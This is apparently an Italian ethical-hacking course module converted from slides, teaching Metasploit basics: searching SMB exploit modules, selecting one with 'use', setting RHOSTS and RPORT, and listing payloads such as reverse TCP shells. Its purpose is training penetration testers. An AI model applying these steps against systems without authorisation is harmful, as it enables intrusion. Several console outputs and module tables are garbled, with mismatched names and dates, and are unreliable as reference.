

Cyber Security & Ethical Hacking

Attacchi ai dispositivi: Metasploit

Agenda

- Introduzione
- Metasploit
- Meterpreter

Introduzione

Perché lo studiamo

Studiare exploit e strumenti come Metasploit è cruciale per chiunque lavori nel campo della sicurezza informatica. Ecco alcuni motivi chiave:

Comprendere le Vulnerabilità

- Identificazione delle Minacce: Conoscere come funzionano gli exploit aiuta a identificare le vulnerabilità nei sistemi.
- Prevenzione degli Attacchi: Capire le tecniche di attacco permette di sviluppare misure di difesa più efficaci.

Sviluppare Competenze di Penetration Testing

- Valutazione della Sicurezza: Utilizzare Metasploit per testare la sicurezza dei sistemi e delle reti, identificando punti deboli.
- Simulazione di Attacchi Reali: Eseguire test che simulano attacchi reali per verificare la resilienza delle difese implementate.

Perché lo studiamo

Migliorare le Difese

- Rafforzamento delle Misure di Sicurezza: Analizzare come gli exploit bypassano le difese aiuta a sviluppare strategie di sicurezza più robuste.
- Aggiornamento Costante: Rimanere aggiornati sulle nuove tecniche di attacco e exploit emergenti.

Sviluppare una Mentalità di Sicurezza

- Pensare come un Attaccante: Capire la prospettiva dell'attaccante per anticipare e prevenire i possibili vettori di attacco.
- Proattività nella Sicurezza: Adottare un approccio proattivo nella gestione della sicurezza informatica.

Utilità di Metasploit

- Strumento Versatile: Metasploit è un framework potente che fornisce una vasta gamma di exploit, payload e moduli per il penetration testing.
- Automazione dei Test: Automatizzare i test di sicurezza per rendere il processo più efficiente e ripetibile.
- Comunità Attiva: Beneficiare di una comunità attiva che contribuisce costantemente con nuovi moduli e aggiornamenti.

Cosa apprenderai alla fine del modulo

Al termine di questo modulo, sarai in grado di:

Comprendere i Fondamenti degli Exploit

- Definire gli Exploit: Conoscere cosa sono gli exploit e come funzionano nel contesto della sicurezza informatica.

Utilizzare Metasploit

- Navigare in MSFConsole: Familiarizzare con l'interfaccia e i comandi principali di MSFConsole.
- Selezionare e Configurare Exploit: Saper selezionare gli exploit appropriati e configurare le opzioni necessarie per eseguire un attacco.
- Impostare e Configurare Payload: Comprendere come impostare e configurare i payload per ottenere diversi tipi di accesso sul sistema target.

Cosa apprenderai alla fine del modulo

Eseguire Test di Penetrazione

- Condurre Scansioni di Rete: Utilizzare strumenti di scansione per identificare i servizi in esecuzione e le potenziali vulnerabilità su una rete target.
- Eseguire Exploit con Successo: Mettere in pratica le tecniche di exploit per compromettere sistemi vulnerabili.
- Ottenere e Gestire Sessioni Meterpreter: Stabilire e mantenere sessioni Meterpreter per eseguire comandi e raccogliere informazioni sul sistema compromesso.

Migliorare le Difese

- Analizzare e Mitigare Vulnerabilità: Utilizzare le conoscenze acquisite per identificare e mitigare le vulnerabilità nei propri sistemi.

Pensare come un Penetration Tester

- Sviluppare una Mentalità di Attacco e Difesa: Adottare una prospettiva duale di attaccante e difensore per migliorare la sicurezza complessiva.

Cosa Faremo

Nei moduli precedenti abbiamo visto come sfruttare varie vulnerabilità. Ora ci concentreremo su come sfruttare le vulnerabilità presenti nei sistemi operativi e nei servizi.

Per apprendere questo, seguiremo il seguente schema:

1. **Panoramica sugli Exploit**
 - Inizieremo con una panoramica sugli exploit, esplorando cosa sono, come funzionano e perché sono cruciali nel contesto della sicurezza informatica.
2. **Introduzione a Metasploit**
 - Poi, esploreremo Metasploit, uno strumento fondamentale per sfruttare le vulnerabilità nei sistemi e nei servizi. Vedremo come utilizzare MSFConsole, configurare exploit e payload, e lanciare attacchi simulati per testare la sicurezza dei sistemi.
3. **Utilizzo di Meterpreter**
 - Infine, approfondiremo l'uso di Meterpreter, un payload avanzato di Metasploit. Esploreremo le sue potenti funzionalità, come l'accesso remoto, la raccolta di informazioni, e i movimenti laterali all'interno di una rete compromessa.

Metasploit

Breve Introduzione a Metasploit

Metasploit è una piattaforma di sviluppo utilizzata principalmente per il penetration testing e la ricerca sulle vulnerabilità. Sviluppato originariamente da H. D. Moore nel 2003, è diventato uno degli strumenti più popolari e potenti nel campo della sicurezza informatica. Metasploit permette ai professionisti della sicurezza di identificare, sfruttare e verificare le vulnerabilità nei sistemi informatici, facilitando così la protezione delle reti e dei dati sensibili.

Caratteristiche Principali

- **Open-Source:** Accessibile a tutti e continuamente migliorato dalla comunità.
- **Vasta Libreria di Exploit:** Include exploit per una varietà di sistemi operativi e applicazioni.
- **Automazione:** Permette di automatizzare attacchi complessi.
- **Personalizzazione:** Gli utenti possono sviluppare e integrare i propri exploit e moduli.

Metasploit è essenziale per chiunque voglia approfondire le tecniche di penetration testing e migliorare la sicurezza delle proprie infrastrutture informatiche.

Caratteristiche di Metasploit

Tra le principali caratteristiche di Metasploit troviamo:

- **Interfaccia:** Metasploit offre sia un'interfaccia a riga di comando (CLI) che un'interfaccia grafica (GUI), rendendo lo strumento accessibile sia agli utenti esperti che ai principianti.
- **Exploit:** Una vasta libreria di exploit che possono essere utilizzati per testare la sicurezza di diversi sistemi operativi e applicazioni.
- **Payload:** I payload sono pezzi di codice che vengono eseguiti una volta che un exploit ha avuto successo. Metasploit include una varietà di payload, come shell di comando, reverse shell e Meterpreter.
- **Gestione degli Exploit:** Metasploit permette una gestione efficace degli exploit, facilitando l'organizzazione, la ricerca e l'utilizzo di exploit specifici per diversi target.

Metasploit è uno strumento potente e versatile che offre numerose funzionalità per il penetration testing, rendendolo una scelta eccellente per i professionisti della sicurezza informatica.

Metasploit

Interfacce di Metasploit

- Metasploit mette a disposizione degli utenti diverse interfacce:

- Interfaccia Web:** Un'interfaccia grafica accessibile tramite browser per una gestione intuitiva.
 - Riga di comando (CLI):** Permette di eseguire comandi direttamente dal terminale, offrendo un controllo dettagliato.
 - Console MSFConsole:** Un'interfaccia potente e versatile, che combina le funzionalità della riga di comando con una serie di comandi avanzati specifici di Metasploit.

Ai fini di questo corso, utilizzeremo principalmente la console MSFConsole.

Funzionalità di Metasploit

Metasploit include un ampio database con più di 2000 exploit e quasi 600 payload che possono essere utilizzati su vari target. Questi exploit e payload consentono di simulare un'ampia gamma di attacchi, permettendo ai professionisti della sicurezza di identificare e correggere le vulnerabilità nei loro sistemi.

Shell No. 1

File Actions Edit View Help

```
$ sudo msfdb init && msfconsole
[*] Starting database for kali:
[*] Creating database user 'msf'
[*] Creating databases 'msf'
[*] Creating databases 'msf-test'
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'.
[*] Creating initial database schema
```



```
[+] ---=[ metasploit v6.1.27-dev
+ ---=[ 2166 exploits - 1162 auxiliary - 400 post
+ ---=[ 596 payloads - 45 encoders - 10 nops
+ ---=[ 9 evasion
true
msf > [ ]
```

Passaggi per Sfruttare una Vulnerabilità con Metasploit (MSFConsole)


Gli step da seguire per sfruttare una vulnerabilità utilizzando Metasploit (MSFConsole) possono essere riassunti nelle seguenti fasi:

1. **Identificare un servizio vulnerabile:** Utilizzare strumenti di scansione e raccolta informazioni per individuare i servizi in esecuzione su una macchina target che possono avere vulnerabilità note.
2. **Cercare l'exploit adatto:** Utilizzare il database di Metasploit per trovare un exploit specifico per il servizio e la vulnerabilità identificati.
3. **Caricare e configurare l'exploit:** Avviare Metasploit e utilizzare il comando `use` per caricare l'exploit scelto, quindi configurare i parametri necessari (come l'indirizzo IP del target).
4. **Caricare e configurare il payload:** Scegliere e configurare il payload da utilizzare con l'exploit. Il payload è il codice che verrà eseguito sulla macchina vulnerabile una volta che l'exploit ha avuto successo.
5. **Lanciare il codice dell'exploit:** Eseguire il comando per lanciare l'exploit e, se tutto è stato configurato correttamente, ottenere l'accesso alla macchina vulnerabile.

Comandi Metasploit

Avvio di MSFConsole

Per eseguire MSFConsole, basta eseguire il comando seguente dalla riga di comando:



```
msf5@msf5-Lenovo-G50-70: ~]$ msfconsole
```

The terminal window shows the command `msfconsole` being typed at the prompt. The background of the terminal is dark, and the text is white.

Vediamo come utilizzare il tool.

Moduli di Metasploit


Come abbiamo visto dall'interfaccia principale di MSFConsole, Metasploit contiene codice di exploit, payload e altre funzionalità organizzate in moduli.

Ogni modulo di Metasploit fornisce un vettore di attacco diverso. I principali tipi di moduli includono:

- **Exploit:** Codice che sfrutta le vulnerabilità di un sistema.
- **Payload:** Codice che viene eseguito dopo che un exploit ha avuto successo.
- **Auxiliary:** Strumenti utili per la scansione, il fuzzing e altre attività di raccolta informazioni.
- **Post:** Moduli utilizzati per l'analisi post-exploit, come la raccolta di informazioni dal sistema compromesso.

È possibile cercare un modulo utilizzando il comando **search**, seguito dal termine di ricerca.

msf6> search <termine di ricerca>



```

[*] Additional module-specific parameters are: missing, advanced, evasion, targets, action
msf6 > search [options] [<keywords> :<value>]
Usage: search [<options>] [<keywords>:<value>]
Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
-h          Show this help information
-o <file>   Send output to a file in csv format
-s <string>  Regex pattern used to filter search results
-u          Use module if there is one result
-s <search_column> Sort the research results based on <search_column> in ascending order
-d          Reverse the search results order to descending order

Keywords:
aka        : Modules with a matching AKA (also-known-as) name
author     : Modules written by this author
arch       : Modules affecting this architecture
bid        : Modules with a matching Bugtraq ID
cve        : Modules with a matching CVE ID
edb        : Modules with a matching Exploit-DB ID
check      : Modules that support the 'check' method
date       : Modules with a matching disclosure date
description: Modules with a matching description
fullname   : Modules with a matching full name
mod_time  : Modules with a matching modification date
name       : Modules with a matching descriptive name
path       : Modules with a matching path
platform  : Modules affecting this platform
port       : Modules with a matching port
rank      : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gt=0')) 
ref       : Modules with a matching ref
reference : Modules with a matching reference
target    : Modules affecting this target
type      : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Supported search columns:
rank      : Sort modules by their exploitability rank
date      : Sort modules by their disclosure date. Alias for disclosure_date
disclosure_date: Sort modules by their disclosure date
name      : Sort modules by their name
type      : Sort modules by their type
check    : Sort modules by whether or not they have a check method

Examples:
search CVE:2009 type:exploit
search CVE:2009 type:exploit platform:linux
search CVE:2009 -s name
search type:exploit -s type -r
msf6 >

```

Esempio Pratico: Utilizzo di Metasploit per Sfruttare una Vulnerabilità SMB

Facciamo un esempio pratico. Ipotizziamo di aver effettuato una scansione su un sistema ed individuato una potenziale vulnerabilità del servizio SMB su una macchina Windows.

Per identificare i moduli pertinenti in Metasploit, possiamo utilizzare il comando **search** seguito dalla keyword **smb**. Questo ci permetterà di vedere tutti i moduli relativi a SMB presenti nel database di Metasploit. La figura sotto riporta i moduli contenuti in Metasploit contenenti la parola «**smb**». Il campo descrizione ci aiuta a capire se possiamo utilizzarlo o meno per il nostro scopo.

```
msf6> search smb
```

Matching Modules						
#	Name	Description	Disclosure Date	Rank	Check	
0	exploit/multi/http/struts_code_exec_classloader	Apache Struts ClassLoader Manipulation Remote Code Execution	2011-10-02	manual	No	
1	exploit/osx/browser/safari/file_policy	Apple Safari File:// Arbitrary Code Execution	2011-10-02	manual	No	
2	auxiliary/server/capture.sh	Apache Sharding	2010-12-17	normal	No	
3	auxiliary/scanner/http/sharepoint_traversal	BusbyBot Sharding	2010-03-19	normal	No	
4	auxiliary/scanner/http/sharepoint_traversal	Metasploit Directory Traversal Scanner	2010-03-19	normal	No	
5	auxiliary/scanner/ssh/lanforge_scp_accesscheck	Metasploit DCOM Exec	2010-01-23	normal	No	
6	exploit/windows/shell/genproficiency_gefgef	Metasploit CMPLICITY gefgef Remote Code Execution	2010-03-04	excellent	Yes	
7	exploit/windows/shell/genproficiency_gefgef	Metasploit CMPLICITY gefgef DLL Injection	2010-03-04	excellent	Yes	
8	exploit/windows/shell/genproficiency_gefgef	Metasploit CMPLICITY gefgef Resource	2010-03-04	excellent	Yes	
9	exploit/windows/http/dll_injection	Metasploit CMPLICITY gefgef Shared Resource	2010-03-04	excellent	Yes	
10	exploit/windows/http/generic/http_dll_injection	Metasploit CMPLICITY gefgef Shared Resource	2010-03-04	excellent	Yes	
11	exploit/windows/http/generic/http_dll_injection	Metasploit CMPLICITY gefgef Shared Resource	2010-03-04	excellent	Yes	
12	exploit/windows/http/generic/http_dll_injection	Metasploit CMPLICITY gefgef Shared Resource	2010-03-04	excellent	Yes	
13	auxiliary/server/http/rapidshare_endless	Metasploit CMPLICITY gefgef Shared Resource	2010-11-02	normal	Yes	
14	exploit/windows/http/jspas-pipe_exec	Metasploit CMPLICITY gefgef Shared Resource	2010-01-21	excellent	Yes	
15	auxiliary/gather/komica_panda_pmd_extract	Konica Minolta Print Command Execution	2010-05-01	normal	No	
16	auxiliary/gather/lilacromatix_idiotbot	Konica Minolta Print Command Execution	2009-11-11	good	No	
17	exploit/windows/http/rapidshare_endless	Lazearp Apache SpoolDir Exploit	2008-04-13	good	No	
18	exploit/windows/http/rapidshare_endless	Lazearp Apache SpoolDir Exploit	2008-04-13	good	No	
19	exploit/windows/shell/ms08_007_kitbull	Microsoft ASNL 1.1 Library Browsing Header Overflow	2008-04-13	good	No	
20	exploit/windows/shell/ms08_011_sass	Microsoft ASNL 2.0 Service Dereference/DoubleFree Overflow	2008-04-13	good	No	
21	exploit/windows/shell/ms08_031_neidle	Microsoft Native Service Overflow	2008-10-12	good	No	
22	exploit/windows/shell/ms08_039_pnp	Microsoft Native Service Overflow	2008-09-19	good	No	
23	exploit/windows/shell/ms08_062_ntapi	Microsoft Native Service Overflow	2008-09-19	good	No	
24	exploit/windows/shell/ms08_065_ntapi	Microsoft Native Service Overflow	2008-09-19	good	No	
25	exploit/windows/shell/ms08_066_ntapi	Microsoft Native Service Overflow	2008-09-19	good	No	
26	exploit/windows/shell/ms08_066_ntapi	Microsoft Native Service Overflow	2008-11-14	good	No	
27	exploit/windows/shell/ms08_066_ntapi	Microsoft Native Service Overflow	2008-11-14	good	No	
28	exploit/windows/shell/ms08_066_ntapi	Microsoft Native Service Overflow	2008-11-14	good	No	
29	exploit/windows/shell/ms08_067_ntapi	Microsoft Native Service Overflow	2008-10-26	great	Yes	
30	exploit/windows/shell/ms08_067_ntapi	Microsoft Native Service Overflow	2008-10-26	great	Yes	
31	exploit/windows/shell/ms09_030_smbs2_negotiate_func_index	Microsoft SMB2 Negotiate Function Table Dereference	2008-09-07	excellent	No	
32	exploit/windows/shell/ms09_030_smbs2_negotiate_func_index	Microsoft SMB2 Negotiate Function Table Dereference	2008-09-07	excellent	No	

Abilitazione di un Exploit in Metasploit

Dopo aver individuato e scelto l'exploit da utilizzare, è possibile abilitarlo con il comando **use** seguito dal percorso dell'exploit.

Ad esempio, con riferimento alla figura a destra, se volessimo utilizzare l'exploit in riga 9, andremo ad eseguire il seguente comando (nel rettangolo in figura sotto).

```
msf6 > search smb
Matching Modules

#      Name
#      ----
0      exploit/multi/http/struts_code_exec_classloader
1      exploit/osx/browser/safari_file_policy
2      auxiliary/server/capture/smb
3      post/linux/busybox/smb_share_root
4      auxiliary/scanner/http/citrix_dir_traversal
5      auxiliary/scanner/smb_impacket/dcomexec
6      auxiliary/scanner/smb_impacket/secretsdump
7      exploit/windows/scada/ge_proftyc_cimplicity_gefebt
8      exploit/windows/smb/generic_smb_dll_injection
9      exploit/windows/http/genetic_http_dll_injection
10     exploit/windows/smb/group_policy_startup
11     exploit/windows/misc/hp_dataproector_install_service
12     exploit/windows/misc/hp_dataproector_cmd_exec
13     auxiliary/server/http_ntlmrelay
14     exploit/windows/smb_ipass_pipe_exec
15     auxiliary/gather/konica_minolta_pwg_extract
16     auxiliary/linux/firmware/vdt_baddot
17     post/linux/gather/mount_cifs_creds
18     exploit/windows/smb/ms03_049_netapi
19     exploit/windows/smb/ms04_007_killbill
20     exploit/windows/smb/ms04_011_lsass
21     exploit/windows/smb/ms04_031_neidde
22     exploit/windows/smb/ms05_039_php
23     exploit/windows/smb/ms06_025_ridas
24     exploit/windows/smb/ms06_025_rasmans_reg
25     exploit/windows/smb/ms06_040_netapi
26     exploit/windows/smb/ms06_066_nwapi
27     exploit/windows/smb/ms06_066_nwiks
28     exploit/windows/smb/ms06_070_wkssvc
29     exploit/windows/smb/ms07_029_msdns_zonename
30     exploit/windows/smb/ms08_067_netapi
31     exploit/windows/smb/smb_relay
32     exploit/windows/smb/ms09_050_smb2_negotiate_func_index

Interact with a module by name or index. For example info 125, use 125 or use auxiliary

msf6 >
msf6 > use exploit/windows/http/genetic_http_dll_injection
[!] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/genetic_http_dll_injection) >
```

Name	Disclosure Date	Risk
exploit/multi/http/struts_code_exec_classloader	2014-03-06	medium
auxiliary/server/capture/smb	2011-10-12	none
post/linux/busybox/smb_share_root	2019-12-17	none
auxiliary/scanner/http/citrix_dir_traversal	2018-03-19	none
auxiliary/scanner/smb_impacket/dcomexec	2014-01-23	excellent
exploit/windows/scada/ge_proftyc_cimplicity_gefebt	2015-03-04	medium
exploit/windows/smb/generic_smb_dll_injection	2015-03-04	medium
exploit/windows/http/genetic_http_dll_injection	2015-01-26	medium
exploit/windows/microsoft_group_policy_startup	2011-11-02	excellent
exploit/windows/misc/hp_dataproector_install_service	2014-11-02	excellent
exploit/windows/misc/hp_dataproector_cmd_exec	2015-01-21	excellent
auxiliary/server/http_ntlmrelay	2015-01-21	none
exploit/windows/smb_ipass_pipe_exec	2018-05-01	none
auxiliary/gather/konica_minolta_pwg_extract	2018-05-01	none
auxiliary/linux/firmware/vdt_baddot	2003-11-11	good
post/linux/gather/mount_cifs_creds	2004-02-10	low
exploit/windows/smb/ms04_007_killbill	2004-04-13	good
exploit/windows/smb/ms04_011_lsass	2004-10-12	good
exploit/windows/smb/ms04_031_neidde	2005-08-09	good
exploit/windows/smb/ms05_039_php	2006-06-13	average
exploit/windows/smb/ms06_025_ridas	2006-06-13	good
exploit/windows/smb/ms06_040_netapi	2006-08-08	good
exploit/windows/smb/ms06_066_nwapi	2006-11-14	good
exploit/windows/smb/ms06_066_nwiks	2006-11-14	medium
exploit/windows/smb/ms06_070_wkssvc	2007-04-12	medium
exploit/windows/smb/ms07_029_msdns_zonename	2008-10-28	good
exploit/windows/smb/ms08_067_netapi	2001-03-31	excellent
exploit/windows/smb/smb_relay	2009-09-07	good
exploit/windows/smb/ms09_050_smb2_negotiate_func_index		

Navigazione e Selezione degli Exploit in Metasploit

Come potete notare dalla figura a destra (nel rettangolo in rosso), il prompt dei comandi di MSFConsole cambia quando viene selezionato un exploit.

Questo comportamento è dovuto al fatto che Metasploit utilizza una gerarchia "**tipo file system**" per organizzare i vari exploit, payload e moduli ausiliari.

Ad esempio, tutti gli exploit relativi ai sistemi operativi Windows iniziano con la stringa **exploit/windows**.

Quando selezioniamo un exploit, il prompt dei comandi cambia per riflettere il percorso dell'exploit selezionato, indicando che siamo ora nella directory specifica di quel modulo. Questo facilita la gestione e la configurazione degli exploit, offrendo un contesto chiaro su dove ci troviamo all'interno della struttura di Metasploit.

```
Interact with a module by name or index. For example info http, use 125 or use auxiliary  
msf6 >  
msf6 > use exploit/windows/http/generic.http_dll_injection  
[!] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/generic.http_dll_injection) >
```

Tornare al Prompt Iniziale in Metasploit

Nel caso in cui voleste tornare al prompt iniziale, potete utilizzare il comando **back**.

Quando siete all'interno di un modulo e volete uscire per tornare al prompt principale di MSFConsole, basta eseguire il comando:

back

Questo comando vi riporterà al prompt iniziale **msf6**, come mostrato nella figura a destra. Tornare al prompt iniziale è utile per cambiare modulo o eseguire altri comandi generali di Metasploit senza dover riavviare l'intera console.

```
Interact with a module by name or index. For example info 125, use 125 or use auxiliar  
msf6 >  
msf6 > use exploit/windows/http/generic_http_dll_injection  
msf6 > use exploit/windows/http/generic_http_dll_injection, defaulting to windows/http/generic_http_dll_injection  
[*] No payload configured, defaulting to windows/smbmeterpreter/reverse_tcp  
msf6 exploit(windows/http/generic_http_dll_injection) > back  
msf6 >
```

Configurazione delle Opzioni in Metasploit

Le opzioni di un exploit possono essere controllate utilizzando il comando **show options**, come mostrato nella figura a destra.

Questo comando elenca tutte le opzioni configurabili per l'exploit selezionato. Alcune configurazioni sono contrassegnate come "required", il che significa che devono essere obbligatoriamamente impostate per poter utilizzare l'exploit.

Ad esempio, l'exploit mostrato richiede diversi parametri, tra cui:

- **RHOSTS:** L'indirizzo IP della macchina target.
- **REPORT:** La porta sulla macchina target dove il servizio vulnerabile è in ascolto.

```
msf6 exploit(windows/http/generic_http_dll_injection) > show options
Module options (exploit/windows/http/generic_http_dll_injection):
      Current Setting          Required  Description
Name          FILE_NAME          no        DLL File name to share (Default: random .dll)
              FOLDER_NAME        no        Folder name to share (Default: none)
              PROxies             no        A proxy chain of format type:host:port[,type:host:port,...]
RHOSTS         80                 yes       The target host(s), see https://github.com/rapid7/m
              REPORT              yes       Share (Default: Random)
              SHARE               no        Share (Default: Random)
              SMB_DELAY           yes       Time that the SMB Server will wait for the payload
              SRVHOST             0.0.0.0.0  yes       The local host or network interface to listen on. T
              SRVPORT             445                 yes       The local port to listen on.
              SSL                 no        Negotiate SSL/TLS for outgoing connections
              TARGETURI           /cgi-bin/function.php?argument=  yes       Path to vulnerable URI (The shared location will be
              VHOST              no        HTTP server virtual host)
```

Configurazione delle Opzioni in Metasploit


Per configurare le opzioni, possiamo utilizzare il comando **set** seguito dal nome dell'opzione che vogliamo configurare.

Ad esempio, se volessimo configurare l'indirizzo della macchina target a 192.168.1.150, possiamo utilizzare il comando seguente:

```
set RHOSTS 192.168.1.150
```

Allo stesso modo, se volessimo configurare il parametro RPORT:

```
set RPORT 80
```



Payload con un Exploit

Per utilizzare nella pratica un exploit, è necessario configurare un payload.

Definizione di Payload

In informatica, il termine "payload" si riferisce a una porzione di dati trasmessa all'interno di un protocollo di comunicazione. Rappresenta i dati effettivi trasmessi, oltre all'header e ad altri metadati necessari per la trasmissione.

Payload con un Exploit

Payload nella Sicurezza Informatica

Nel contesto della sicurezza informatica e dei test di penetrazione, un payload è un insieme di istruzioni o codice eseguito da un software dannoso o da un exploit dopo che questo ha sfruttato con successo una vulnerabilità del sistema. I payload possono eseguire varie azioni dannose, come:

- Ottenere accesso non autorizzato a un sistema.
- Rubare dati sensibili.
- Danneggiare o bloccare il funzionamento di un sistema.

Payload in Metasploit

Nel contesto di Metasploit, il payload è una parte fondamentale del processo di hacking, poiché consente di prendere il controllo del sistema bersaglio o di eseguire azioni specifiche una volta che una vulnerabilità è stata sfruttata con successo.

Utilizzo dei Payload in Metasploit

Un payload viene utilizzato nella maggior parte dei casi per ottenere vari obiettivi sul sistema operativo vittima. Ecco i principali:

- **Accesso alla Shell:** Consente di aprire una shell sul sistema operativo vittima, permettendo all'attaccante di eseguire comandi direttamente sul sistema compromesso.
- **Connessione con Privilegi Amministrativi:** Fornisce una connessione con privilegi elevati, consentendo all'attaccante di eseguire operazioni con i diritti di amministratore.
- **Shell di Meterpreter:** Una particolare shell avanzata chiamata Meterpreter, che offre funzionalità estese come l'esecuzione di comandi, il caricamento di file e la raccolta di informazioni di sistema. Esploreremo la shell di Meterpreter in dettaglio nelle lezioni successive.
- **Esecuzione di Codice Arbitrario:** Permette l'esecuzione di codice arbitrario definito dall'attaccante, consentendo di eseguire script o programmi specifici sul sistema target.

Visualizzazione e Selezione dei Payload in Metasploit

Metasploit offre una vasta gamma di payload per diversi sistemi operativi e architetture (ad esempio, sistemi a 32 bit e 64 bit).

Potete visualizzare tutti i payload di Metasploit utilizzando il comando «**show payloads**» dal prompt principale di MSFConsole.

Mentre, se lanciate il comando quando siete nel prompt di un determinato exploit, vedete solamente i payload che possono funzionare per quel determinato modulo specifico, come nella figura che segue, dove abbiamo eseguito il comando dal prompt dell'exploit.

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	normal	1	No	Custom Payload
1	payload/generic/debug_trap	normal	2	No	Generic X86 Debug Trap
2	payload/generic/shell_bind_tcp	normal	3	No	Generic Command Shell, Bind TCP InLine
3	payload/generic/shell_reverse_tcp	normal	4	No	Generic Command Shell, Reverse TCP
4	payload/generic/ssh_interact	normal	5	No	Interact with Established SSH Connection
5	payload/generic/tight_loop	normal	6	No	Generic X86 Tight Loop
6	payload/windows/dllinject/bind_hidden_ipknock_icmp	normal	7	No	Reflective DLL Injection, Hidden Bind ICMP
7	payload/windows/dllinject/bind_hidden_tcp	normal	8	No	Reflective DLL Injection, Hidden Bind TCP
8	payload/windows/dllinject/bind_ipv6_tcp	normal	9	No	Reflective DLL Injection, Bind IPv6 TCP
9	payload/windows/dllinject/bind_ipv6_tcp_uuid	normal	10	No	Reflective DLL Injection, Bind IPv6 TCP UUID
10	payload/windows/dllinject/bind_named_pipe	normal	11	No	Reflective DLL Injection, Bind Named Pipe
11	payload/windows/dllinject/bind_nonx_tcp	normal	12	No	Reflective DLL Injection, Bind NonX TCP
12	payload/windows/dllinject/bind_tcp	normal	13	No	Reflective DLL Injection, Bind TCP Stage
13	payload/windows/dllinject/bind_tcp_rc4	normal	14	No	Reflective DLL Injection, Bind TCP Stage
14	payload/windows/dllinject/bind_tcp_uuid	normal	15	No	Reflective DLL Injection, Bind TCP Stage
15	payload/windows/dllinject/reverse_https	normal	16	No	Reflective DLL Injection, Reverse HTTPS
16	payload/windows/dllinject/reverse_http_proxy_pstore	normal	17	No	Reflective DLL Injection, Windows Registry
17	payload/windows/dllinject/reverse_http	normal			Reflective DLL Injection, Reverse HTTP

